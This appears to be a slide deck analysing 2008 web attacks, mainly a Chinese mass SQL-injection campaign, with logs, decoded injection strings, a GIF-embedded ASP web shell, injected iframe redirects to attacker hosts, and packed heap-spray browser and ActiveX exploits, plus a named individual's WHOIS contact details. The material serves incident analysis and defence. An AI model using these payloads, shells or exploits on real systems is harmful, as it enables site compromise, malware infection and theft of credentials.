
- MPACK uses some log files
  - ip\_all.txt & ip\_0day.txt
    - Shouldn't be globally viewable, but were
  - Only one IP listed in log
    - Owned by attacker, used when setting up MPACK
- **78.155.196.69**
- n196-155-78-static-69.rsspnet.ru. (looks like a possible Russian DSL line?)
  - domain: RSSPNET.RU
  - nserver: ns2.rts.spb.ru.
  - nserver: ns.rts.spb.ru.
  - person: Igor Sergeevich Diakonov
  - phone: +7 921 4212525
    - e-mail: [igorsd@sysadmins.spb.ru](mailto:igorsd@sysadmins.spb.ru)





# Blog Spam

## Attack Process Flow







# BLOG SPAM CONCLUSIONS

- This attack was very complex
- Lots of evasion and obfuscation
- End goals unclear
- Changes often, updates rapidly to take advantage of new attacks
- Attacker(s) made mistakes
- **DON'T CLICK WEIRD COMMENT LINKS!**





# Chinese Injection

---



# Chinese Injection

- Hackers are attacking **thousands** of websites
- Initial goal is to compromise the **10's** of **thousands** of visitors to these sites
- Secondary goal appears to be **info**:
  - Game accounts
  - Passwords
  - Financial info
- Attack infrastructure robust and quick to adapt





# Chinese Injection

- **Analysis process**
  - View victim website, locate injected code
  - Parse victim logs for initial attack
  - WGET code from attacker site
    - Follow any links
    - Decode obfuscated instructions
    - Debug javascript
    - Decompile Java Applets
  - Lookup owners of domains / IPs
  - Reverse any exploits / binaries







# Chinese Injection

- **1<sup>st</sup> stage:** Find & hack website using SQLi
  - Upload backdoors
- **2<sup>nd</sup> stage:** Inject small JS or IFRAME
- **3<sup>rd</sup> stage:** Clients visit hacked site
  - Begin complicated attack:
    - IFRAMES
    - Redirects
    - exploits
- **4<sup>th</sup> stage:** Client is compromised
  - Steal game credentials, keylog, usual stuff





# Chinese Injection

- Attack begins with 58.218.204.214
  - Searches the web
    - Chinese version of Google
  - Looks for target sites
    - Ending in .com with ASP in the URL
    - The word "tennis" somewhere on the site
- Other IPs from China show up scanning with various SQLi techniques

## HOST INFO –

```
inetnum: 58.208.0.0 - 58.223.255.255
netname: CHINANET-JS
descr: jiangsu province network
descr: China Telecom
descr: A12,Xin-Jie-Kou-Wai Street
descr: Beijing 100088
country: CN
```





# Chinese Injection

- Example Log Entry:
  - 2008-12-13 02:10:41
  - 192.168.1.[victim] HEAD /vuln.asp 80
  - **58.218.204.214**
  - HTTP/1.0 Mozilla/4.0+  
(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+.NET+CLR+2.0.50727)
  - [http://www.google.cn/search?num=100&hl=zh-CN&lr=lang\\_en&cr=countryUS&newwindow=1&as\\_qdr=all&q=inurl:asp+id+intext:tennis+site:.com&start=300&sa=N](http://www.google.cn/search?num=100&hl=zh-CN&lr=lang_en&cr=countryUS&newwindow=1&as_qdr=all&q=inurl:asp+id+intext:tennis+site:.com&start=300&sa=N)
    - Chinese language search settings
    - Targeting specifically US addresses only
  - [www.thevictim.com](http://www.thevictim.com) 200 0 0 299 563 312





# Chinese Injection

- Once a target is found they attempt SQL injections
  - Logs show HTTP 500 status codes
    - Consistent with an Internal Server Error
    - Most likely using db errors to gather info
    - Use both URL / Hex encoding as well as CHAR encoding & Upper / lower case
      - For detection evasion and obfuscation
-





# Chinese Injection

- **LOG EXAMPLE**

- 2008-12-13 03:22:34
  - 192.168.1.[victimip] GET /vuln.asp
  - search=T&id=
  - 216%20%20AnD%20%28dB\_NaMe%280%29%2BcHaR%2894%29%2BuSeR%2BcHaR%2894%29%2B@@vErSiOn%2BcHaR%2894%29%2B@@sErVeRnAmE%2BcHaR%2894%29%2B@@sErViCeNaMe%2BcHaR%2894%29%2BsYsTeM\_UsEr%29%3D0%20%20
  - 80 - 58.218.204.214
  - Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0)
  - [www.victim.com](http://www.victim.com) 200
-



# Chinese Injection

- Need a decoder for the data
    - **DECODER:**
      - `ruby -e "[INSERT ENCODED DATA HERE]".scan(/../).each { |b| print b.to_i(16).chr };puts'`
    - **ENCODER:**
      - `ruby -e "[INSERT DATA TO BE ENCODED HERE]".each_byte { |b| puts b.to_s(16) }'`
  - Encoded data is actually SQLi:
    - `216 AND (DB_NAME(0)+ ^ +USER+ ^ + @@VERSION +^+@@SERVERNAME+ ^+@@SERVICENAME+^+ SYSTEM_USER)=0`
-



# Chinese Injection

- Colin's quick decoder
- Handles both HEX, CHAR & nested encoding
- Fixes case

```
#!/usr/bin/ruby

encoded = ARGV[0].to_s

tmp = encoded.gsub(/%../) { |match|
  match[1..2].hex.chr }
tmp = tmp.gsub(/[cC][hH][aA][rR]\ (\d\d)/)
  { |match| match[5..6].to_i.chr }
tmp = tmp.gsub(/0x(\d|[abcdef])+/) { |match|
  match[2..match.length].gsub(/../) { |match1|
  match1.hex.chr} }

puts tmp.upcase
```

---



# Chinese Injection

- Doubly encoded attack

- 2008-12-13 03:22:35 192.168.1.[victimip] GET /vuln.asp search=T&id=216%20AnD%20%28cAsT%28iS\_srvrOlEmEmBeR%280x730079007300610064006d0069006e00%29aS%20vArChAr%29%2BcHaR%2894%29%2BcAsT%28iS\_srvrOlEmEmBeR%280x64006200630072006500610074006f007200%29aS%20vArChAr%29%2BcHaR%2894%29%2BcAsT%28iS\_srvrOlEmEmBeR%280x620075006c006b00610064006d0069006e00%29aS%20vArChAr%29%2BcHaR%2894%29%2BcAsT%28iS\_srvrOlEmEmBeR%280x6400690073006b00610064006d0069006e00%29aS%20vArChAr%29%2BcHaR%2894%29%2BcAsT%28iS\_srvrOlEmEmBeR%280x730065007200760065007200610064006d0069006e00%29aS%20vArChAr%29%2BcHaR%2894%29%2BcAsT%28iS\_mEmBeR%20%280x7000750062006c0069006300%29%20aS%20vArChAr%29%2BcHaR%2894%29%2BcAsT%28iS\_mEmBeR%20%280x640062005f006f0077006e0065007200%29%20aS%20vArChAr%29%2BcHaR%2894%29%2BcAsT%28iS\_mEmBeR%20%280x640062005f006200610063006b00750070006f00700065007200610074006f007200%29%20aS%20vArChAr%29%2BcHaR%2894%29%2BcAsT%28iS\_mEmBeR%20%280x640062005f006400610074006100770072006900740065007200%29%20aS%20vArChAr%29%29%3D0%20|38|80040e07|Syntax\_error\_converting\_the\_varchar\_value\_'0^0^0^0^1^1^0^0' to a column\_of\_data\_type\_int.\_80 - 58.218.204.214 HTTP/1.1 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) ASPSESSIONIDASCRCQRC=JEJNPOEBDIJNIPGIFJNAGJM - www.victim.com 500 0 0 586 1174 343



# Chinese Injection

- Decoded version

- 216 AND (CAST (IS\_SRVROLEMEMBER(SYSADMIN)AS VARCHAR)
  - + ^ +
  - CAST(IS\_SRVROLEMEMBER(**DBCRACTOR**) AS VARCHAR) + ^ +
  - CAST(IS\_SRVROLEMEMBER(**BULKADMIN**)AS VARCHAR) + ^ +
  - CAST(IS\_SRVROLEMEMBER(**DISKADMIN**)AS VARCHAR) + ^ +
  - CAST(IS\_SRVROLEMEMBER(**SERVERADMIN**)AS VARCHAR) + ^ +
  - CAST(IS\_MEMBER (**PUBLIC**) AS VARCHAR) + ^ +
  - CAST(IS\_MEMBER (**DB\_OWNER**) AS VARCHAR) + ^ +
  - CAST(IS\_MEMBER (**DB\_BACKUPOPERATOR**) AS VARCHAR) + ^ +
  - CAST(IS\_MEMBER (**DB\_DATAWRITER**) AS VARCHAR))=0
  - |38|80040E07|
-





# Chinese Injection

- Numerous Chinese tools and how-to sites exist for generating these types of attacks
  - Example:
    - NBSI 3.0 SQLi generation tool
    - HVIE by softbug



```
Microsoft OLE DB Provider for SQL Server 错误 '80040e07'  
将 varchar 值 '9a' 转换为数据类型为 int 的列时发生语法错误。
```





# Chinese Injection

- Chinese How-to sites with similar attack code:

```
GET /article_read.asp?id=80;declare %20@a%20int-- HTTP/1.1
即 : article_read.asp?id=80;declare @a int--
//判断是否支持多句查询
GET /article_read.asp?id=80%20and%20(Select%20count(1)%20from%20[sysobjects])>=0 HTTP/1.1
Accept: image/gif,image/x-xbitmap,image/jpeg,image/pjpeg,*/*
User-Agent: Microsoft URL Control - 6.00.8862
Host:
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: articleid=80%3Bdeclare %40a int%20%2D; ASPSESSIONIDSSTCTTQD=ELLNNEIDCEEANBMOKAMGJGED
即 : article_read.asp?id=80 and (Select count(1) from [sysobjects])>=0
//判断是否支持子查询
GET /article_read.asp?id=80%20And%20user%2Bchar(124)=0 HTTP/1.1
Accept: image/gif,image/x-xbitmap,image/jpeg,image/pjpeg,*/*
User-Agent: Microsoft URL Control - 6.00.8862
Host:
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: articleid=80 and %2BSelect count%2B1 %29 from %5Bsysobjects%5D%29%3E%3D0;
ASPSESSIONIDSSTCTTQD=ELLNNEIDCEEANBMOKAMGJGED
即 : article_read.asp?id=80 And user char(124)=0
//取得当前用户
user是SQLServer的一个内置变量，它的值是当前连接的用户名，类型为nvarchar。拿一个nvarchar的值跟int的数0比较，系统会先试图将nvarchar的值转成int型，转的过程中肯定会出错，当然，转的过程中肯定会出错，SQLServer的出错提示是：将nvarchar值 &#8221;east_asp &#8221; 转换数据类型为 int 的列时发生语法错误，呵呵，east_asp正是变量user的值，这样，不废吹灰之力就拿到了数据库的用户名。and user>0
GET /article_read.asp?id=80%20And%20Cast(IS_SRVROLEMEMBER(0x730079007300610064006D0069006E00)%20as%20nvarchar(1))%2Bchar(124)=1 HTTP/1.1
Accept: image/gif,image/x-xbitmap,image/jpeg,image/pjpeg,*/*
User-Agent: Microsoft URL Control - 6.00.8862
```



# Chinese Injection

- Chinese How-to sites with similar attack code:

2) 得到字段的值

得到了记录个数，然后不断的循环而暴出字段的值。还好，作者没用什么奇怪的指数。作者的代码如下：

```
And (Select Top 1 isNull(cast([sName] as varchar(8000)),char(32))%2Bchar(124) From (Select Top 9 sName From [News_Style] Where 1=1 Order by sName) T Order by sName desc)>0
```

红色的news\_style我不多解释了，就是要清解的数据表名，绿色的9表示要得到第9条 sname 字段的第9条记录的值。循环几次，呵呵！数据就到手了。

大家注意一下：char(124)这个东西，它的目的也在于把数据统统转化为字符串类型然后和int类型进行比较，然后暴出数据。道理如前所述！这就是NBSI为什么在得到的字段里面有"|"这样的值的原因。作者也许懒得处理罢了。:-)

<input checked="" type="checkbox"/> Y_sName	djy_test1
<input type="checkbox"/> Y_Column_Name	rhomet
	mobile_test1
	mb_test1
	pc_test1
	sale1

看到了吗？后面都有"|"符号。

3) 关于双数和N个数据的猜测

大家也许觉得，NBSI猜测数据字段的值的速度很快，跟踪分析了一下，的确不错。假设我们要猜测一个表的2个字段的值。那么我们该如何写代码呢？

NBSI的代码是这样写的：

第一步还是用1)的办法得到记录个数。第二步就用：

```
And (Select Top 1 isNull(cast([UserName] as varchar(8000)),char(32))%2BisNull(cast([PassWord] as varchar(8000)),char(32)) From (Select Top 1 UserName,PassWord From [N
```

Microsoft OLE DB Provider for SQL Server 错误 '80040e07'

varchar 值 'bandit|310810' 转换为数据类型为 int 的列时发生语法错误。

(注意看|符号隔开了2个数值)

News\_user是一个表名，Char(124)我就不多解释了。大家可以原稿猫画虎，把上面的语句和2)里面的语句进行对比一下。具有基本地球人功能的我想都能看出来作者是怎么暴多字段值的了吧。如果你高兴，一次把数据库的值都暴出来都无所谓。这里提醒的提醒一下大家：暴一个字段的值的网络开销和暴全部的值网络开销差不了多少，下次玩NBSI的时候记得把所有的值都挂上吧！

总结：有希望完成自己VB代码的朋友可能根据我们分析的结果编写程序，你们也将拥有属于自己的NBSI。如今的HUIE就有这样的功能。

后序：

写程序最重要的就是编程思路，也许你看到的只是编写一个好程序的部分细节罢了。大家有没意识到，NBSI是如何判断网站能否注入的呢？其实单靠SQL报错只是一个思路罢了。NBSI给我们展现的两种思路是：

- 2 判断IIS的报头 以正常返回200,101 为基础，如果返回500则表示出现了错误。
- 3 逐字逐句的判断IIS的返回信息，然后自己对比是否有注入的可能性！（因为，有些网站返回的HTML信息量是非常大的！用程序判断仍然很费时间，不推荐）

更多的东西，其实我们还需要学习。不光是暴库，搞注入

上一篇 暂时空缺

下一篇 轻松考取计算机证书(图)



# Chinese Injection

- In this particular case, the SQLi fails
- Google shows several thousand websites redirecting to the various URLs
  - Many probably via SQLi
    - [17gamo.com](http://17gamo.com)
    - [yrwap.cn](http://yrwap.cn)
    - [sdo.1000mg.cn](http://sdo.1000mg.cn)
    - [www3.800mg.cn](http://www3.800mg.cn)
    - [jjmaoduo.3322.org](http://jjmaoduo.3322.org)
    - [douhunqn.cn](http://douhunqn.cn)





# Chinese Injection

- **58.218.204.214** discovers a library component of the victim
  - Allows image uploading
- Attacker uploads a file called **01.cdx** to the images directory
- What is a **CDX** file?
  - A type of image object file
- Image library only allows certain file types
  - CDX files allowed
- In this case **01.cdx** is a GIF



- Contains embedded code, similar to a **GIFAR**
    - ```
< script language = VBScript runat = server >execute
request("go")< / Script >
;<%execute(request("lion121"))%> <%executeglobal
request("lion121")%> <%eval request("lion121")%>
```
-





# Chinese Injection

- By default **IIS** interprets **CDX** files as **ASP** scripts
- The victim image library allows CDX file uploads
  - Some image libraries verify file type is an image before allowing upload
  - To bypass these checks, the attackers used a real **GIF** file with embedded **VBScript**
  - The image library will detect a *real* GIF file and allow upload to take place,
  - The IIS server will interpret the VBScript code like any other ASP script





# Chinese Injection

- They make HTTP POST's to the CDX
- This makes analysis more difficult due to a lack of information in the web logs when using a POST.
- They make one GET:

```
- 2008-12-13 04:25:15 192.168.1.[victimip] GET  
/Images/01.cdx |18|800a000d|Type_mismatch:_'execute'  
80 - 58.218.204.214  
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV  
1) http://www.victim.com/vuln\_image\_library.asp  
www.victim.com 500
```

- Then follows a series of about five posts to the .CDX file
  - Then they create log.asp and top.asp
  - Log.asp is a fairly well known ASP backdoor in the Chinese language
  - Username for backdoor is "**lion121**"
  - Password is some Chinese character set string
-



# Chinese Injection

- We can determine a few things from the way they use this backdoor
  - First they use GET's instead of POSTs
  - Lets us see what params are passed to the app
    - GET /Images/log.asp Action=**Show1File** GET  
/Images/log.asp Action=**MainMenu** GET  
/Images/log.asp Action=**UpFile** GET  
/Images/log.asp Action=**Cmd1Shell** GET  
/top.asp Action=**plgm**
-



# Chinese Injection

- Then they switch to POSTs
  - Eliminates our ability to see
    - POST /Images/log.asp Action2=Post
    - POST /Images/log.asp
- Eventually, after many posts, they embed their code on every page of the victim's site:
  - `<script src=http://yrwap.cn/h.js></script>`





# Chinese Injection

- Source of the JS:
    - `document.write("<iframe width='100' height='0' src='http://www.17gamo.com/coo/index.htm'</iframe>");^M`
    - `document.write("<iframe width='0' height='0' src='http://www.trinaturk.com/faq.htm'</iframe>");^M`
      - We've seen 17gamo before in failed SQLi attempts
      - *Probably* indicates all attacks / IP's related
  - Note the **^M**, probably created on windows
  - Begins typical IFRAME redirects in many directions
-





# Chinese Injection

```
<script language="javascript" src=
"http://count17.51yes.com/click.aspx?id=171044941&logo=1"></script>
<html><script>
document.write("<iframe width=100 height=0 src=14.htm</iframe>");
document.write("<iframe width=100 height=0 src=flash.htm</iframe>");
if (navigator.userAgent.toLowerCase().indexOf("msie7")>0)
document.write("<iframe src=IE7.htm width=100 height=0>");
try { var d;
var lz=new ActiveXObject("NCTAudio"+"File2.AudioFile2.2");}
catch(d){};
finally{if(d!="[object Error]"){document.write("");}}
try { var b;
var of=new ActiveXObject("snpw.Snap"+"shot Viewer Control.1");}
catch(b){};
finally{if(b!="[object Error]"){document.write("
<iframe width=100 height=0 src=office.htm");}}}
function Game() {
Sameee = "IERPctl.IERPctl.1";
try { Gime = new ActiveXObject(Sameee); }
catch(error){return;}
Tellm = Gime.PlayerProperty("PRODUCT"+"VERSION");
if(Tellm<="6.0.14.552")
document.write("");
else document.write(""); }
Game();
```

---



# Chinese Injection

- Deploys multiple exploits
  - IE 7 MS08-078 (recent 0day)
  - Flash exploit for 6.0.14.552
  - Microsoft Access Snapshot Viewer ActiveX Control Exploit
  - RealPlayer rmoc3260.dll ActiveX Control Heap Corruption
  - IE NCTAudioFile2.AudioFile ActiveX Remote Stack Overflow
  - A ton of other SWF exploits depending on version (I counted at least 12)





# Chinese Injection

## IE 7 MS08-078

```
<html>
<div id="le70day">x</div>
<script>
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+(c=c%a)>35?String.fromCharCode(c+29):c.toString(36)};if(!".replace(/^\s+/,String)){while(c--){d[e(c)]=k[c]||e(c)}k=[function(e){return d[e]};e=function(){return"\w+"};c=1};while(c--){if(k[c]){p=p.replace(new RegExp("\b'+e(c)+'\b','g'),k[c])}return p}('a
z=9("%1h%f%1g%1f%1i%1j%r%1l%1k%1e%1d%17%r%16%l%15%18%19%1c%1b%1a%1m%1n%1z%1y%1x
%1A%1B%1D%1C%1w%1v%l%1q%14%1o%1r%1s%1u%1t%1E%U%K%M%N%H%F%A%B%m%D%E%O%m
%Z%g%b%q%Y%11%g%b%q%y%13%6%R%W%P%L%T%S%S%Q%V%6%12%10%G%J%1p%1Q%2n%c%7
%2m%2o%2p%2s%6%7%2q%2l%2k%y%1F%2f%2e%7%2d%2g%2h%2t%c%2i%2s%1%2B%2E%2D%2G%2F%
4%2l%1%2H%2C%2w%2v%2u%2x%2y%2A%2z%4%2j%1%k%j%4%2b%1%k%j%4%2c%1%1R%1S%1U%o%
1T%1O%1N%1l%1H%1G%1J%1K%n%o%n%1M%1L%f");a 2=9("%8%8");1V{2+=2}1W(2.26<25);d=27
28();2a(i=0;i<29;i++)d[i]=2+z;e="<3 x=l><X><C><![23[<1Y 1X=1Z://&#w;&#w;.20.22]>]></C></X></3><5 t=#l u=C
v=p><3 x=l></3><5 t=#l u=C
v=p></5></5>";h=21.24("1P");h.2r=e;',62,169,'|uffff|spray|XML|ue800|SPAN|uff52|u53d0|u0a0a|unescape|var|u0e
4e|uff00|memory|xmlcode|u0000|u8e68|tag||u765c|u2e2e|ueb01|u5b8b|u6e69|u772f|HTML|uffec|u8b18|u5ad6|DA
TASRC|DATAFLD|DATAFORMATAS|x0a0a|ID|uebd6|shellcode|u6459|u198b|u8b0c|u1c5b|u306a|u5beb|u5e00||
u6a59|u5e5f|uaa68|u5b5d|u08c2|u1b8b|u5352|u4deb|u89d0|uff7c|u0dfc|uc031|u5159|u52c2||u89d6|u5308|u5a72
|u53c7|uebd0|u5a50|u4b0c|u32e3|u205a|u4a8b|u8b49|u8b34|u31fc|uff31|uee01|uea01|u7805|u5655|u5300|u56e
8|u8b57|u246c|u548b|u3c45|uacc0|ue038|u5a8b|u6a00|u8b66|u011c|u8beb|ue801|u8b04|u245a|u8be1|u010d|ucf
c1|u0774|uebc7|u3bf2|u7514|u247c|u02eb|u5944|u6d6f|u632e|u6f6f|u612f|u6d64|u6578|u652e|u6574|u732e|le70
day|u5100|u7468|u7074|u7777|u2f3a|do|while|SRC|image|http|xiaolen|document|com|CDATA|getElementById|0x
d0000|length|new|Array|100|for|uffb7|uff89|u7e68|uff51|u006a|ue2d8|uff73|ue8d0|uffa0|uff0e|u8afe|ua068|u6a52|
uc9d5|uff4d|u9868|innerHTML|uffab|u6ad6|u616f|u6c6e|u776f|u5464|u466f|u4165|u6c69|u7275|u444c|u6e6f|u6d
6c|u6c6c|u642e|u5255|uffae'.split('|',0,{}))
</script>
</html>
```



# Chinese Injection

## Microsoft Access Snapshot Viewer ActiveX Control Exploit

```
<object classid='clsid:F0E42D50-368C-11D0-AD81-00A0C90DC8D9'  
  id='obj'></object>  
<script language='javascript'>  
eval(function(p,a,c,k,e,d){e=function(c) {return  
  c.toString(36)};if(!".replace(/^\//,String)){while(c-  
-){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return  
  d[e]}};e=function(){return'\\w+'};c=1};while(c-  
-){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return  
  p}('a="b";2 3='9://d.e.7/5/6.1\\';2 4='8:/c q m/f o/p  
  l/k/g/h.1\\';0.i=3;0.j=4;0.n());',27,27,'obj|exe|var|buf1|buf2|admin|win|co  
  m|C|http|test|lengoo|Documents|www|steoo|All|Startup|Thunder|Sna  
  pshotPath|CompressedPath|Programs|Menu|Settings|PrintSnapshot  
  |Users|Start|and'.split('|'),0,{}))  
</script>
```

---



# Chinese Injection

## NCTAudioFile2.AudioFile ActiveX Remote Stack Overfl0w

```
<html>
<script language="JavaScript" defer>
window.onerror=function(){return true;}
eval(function(p,a,c,k,e,d){e=function(c){return c};if(!".replace(/'/,String)){while(c--){d[c]=k[c]||c}k=[function(e){return
d[e]};e=function(){return"\w+"};c=1};while(c--){if(k[c]){p=p.replace(new RegExp("\\b'+e(c)+'\\b','g'),k[c])}}return p}('78="77";1
12=15("%76%22%79%80%82%81%17%75%74%69%68%67%17%70%29%71%73%72%83%84%95%94%96%97%99%98%66%92%
87%86%85%88%29%89%91%90%100%52%45%44%46%47%43%48%49%41%42%65%60%28%59%61%64%28%50%37%38%31%
58%57%37%38%31%25%54%16%56%55%53%51%63%62%20%93%133%16%144%143%145%146%148%147%142%19%13%141
%136%135%20%16%13%137%138%140%25%101%139%150%13%157%161%160%159%19%163%165%6%164%162%158%152%
151%9%153%6%154%156%155%149%134%112%111%113%114%9%116%6%23%30%9%115%6%23%30%9%110%6%109%104%
103%26%102%105%106%108%107%117%118%128%27%26%27%127%129%22");1 3=15("%18%18");1 39=130;40 132(){1 11=131;1
4=15("%7%7%7%7");36(4.14<11)4+=4;4=4.35(0,11);126.125(4)}40 21(3,5){36(3.14*2<5){3+=3}3=3.35(0,5/2);120(3)}1 10=119;1
33=121;1 24=(12.14*2);1 5=10-(24+33);1 34=(39+10)/10;1 32=122
124();3=21(3,5);123(8=0;8<34;8++){32[8]=3+12}',10,166,'|var|}|sSlide|x}sSlideSize|ufffff|0c|i|ue800|heapBS|buffSize|sCode|u53d0|length|u
nescap|uff52|u8b18|u9090|uff00|u5ad6|getsSlide|u0000|u2e2e|PLSize|uebd6|u772f|u6e69|u5b8b|ueb01|u765c|uffec|memory|sizeHDM|
heapBlocks|substring|while|u8e68|u0e4e|heapSA|function|u5e00|u306a|u5e5f|ue801|u8b04|u02eb|uc031|u5b5d|u08c2|u5308|uaa68|u8
beb|u5352|u5a50|u52c2|u89d0|u53c7|u89d6|u8b0c|u198b|u1c5b|uff7c|u0dfc|u1b8b|u6459|uebc7|u4a8b|uea01|u7805|u205a|u32e3|u8b
34|u8b49|u548b|u3c45|u56e8|game|test|u5300|u5655|u246c|u8b57|uee01|uff31|u8be1|u7514|u247c|u245a|u8b66|u5a8b|u4b0c|u3bf2|u
4deb|uacc0|u31fc|ue038|u0774|u010d|ucfc1|u011c|u5944|u7777|u2f3a|u7074|u732e|u6574|u632e|u6f6f|u7468|uff89|u466f|u5464|u6c69
|u4165|uffb7|uffa0|u6d6f|u612f|0x400000|return|0x5|new|for|Array|SetFormatLikeSample|boom|u652e|u6d64|u6578|0x0c0c0c0c|5200|try
Me|u5159|u616f|uff4d|uc9d5|u9868|u8afe|u006a|uff0e|ua068|u6a52|u5a72|uebd0|u5beb|u6a59|u5100|u6a00|u6c6e|uff51|u6c6c|u642e|u
ffae|u5255|u776f|u444c|u7e68|u6e6f|u6ad6|uff73|ue2d8|u6d6c|ue8d0|u7275|uffab'.split('|',0,{}))

</script>
<body onload="JavaScript: return tryMe();">
<object classid="clsid:77829F14-D911-40FF-A2F0-D11DB8D6D0BC" id='boom'></object>
</body>
</html>
```







# Chinese Injection

## Various SWF Exploits based on version

```
<SCRIPT language="JavaScript">
window.status="fê³É";
</script>
<script type="text/javascript" src="swfobject.js"></Script>
<div id="flashcontent">111</div><div id="flashversion">222</div>
<script type="text/javascript">
test = "mymovie";
var versionn=deconcept.SWFObjectUtil.getPlayerVersion();
if(versionn['major']==9) {
    document.getElementById('flashversion').innerHTML="";


    if(versionn['rev']==115) { var so=new SWFObject("i115.swf",test,"0.1","0.1","9","#000000"); so.write("flashcontent") }
    else if(versionn['rev']==64) { var so=new SWFObject("i64.swf",test,"0.1","0.1","9","#000000"); so.write("flashcontent") }
    else if(versionn['rev']==47) { var so=new SWFObject("i47.swf",test,"0.1","0.1","9","#000000"); so.write("flashcontent") }
    else if(versionn['rev']==45) { var so=new SWFObject("i45.swf",test,"0.1","0.1","9","#000000"); so.write("flashcontent") }
    else if(versionn['rev']==28) { var so=new SWFObject("i28.swf",test,"0.1","0.1","9","#000000"); so.write("flashcontent") }
    else if(versionn['rev']==16) { var so=new SWFObject("i16.swf",test,"0.1","0.1","9","#000000"); so.write("flashcontent") }
    else if(versionn['rev']>=124) { if(document.getElementById) { document.getElementById('flashversion').innerHTML="" }
    }
}
</Script>>
```





# Chinese Injection

## Attack Flow





# Chinese Injection



- 1000's of sites hacked
  - Employs various types of evasions and obfuscation
  - Updates infrastructure with new exploits mere days after they come out
  - Can't be sure its Chinese, but highly likely
    - Based on several clues (languages used, IPs, etc)
-

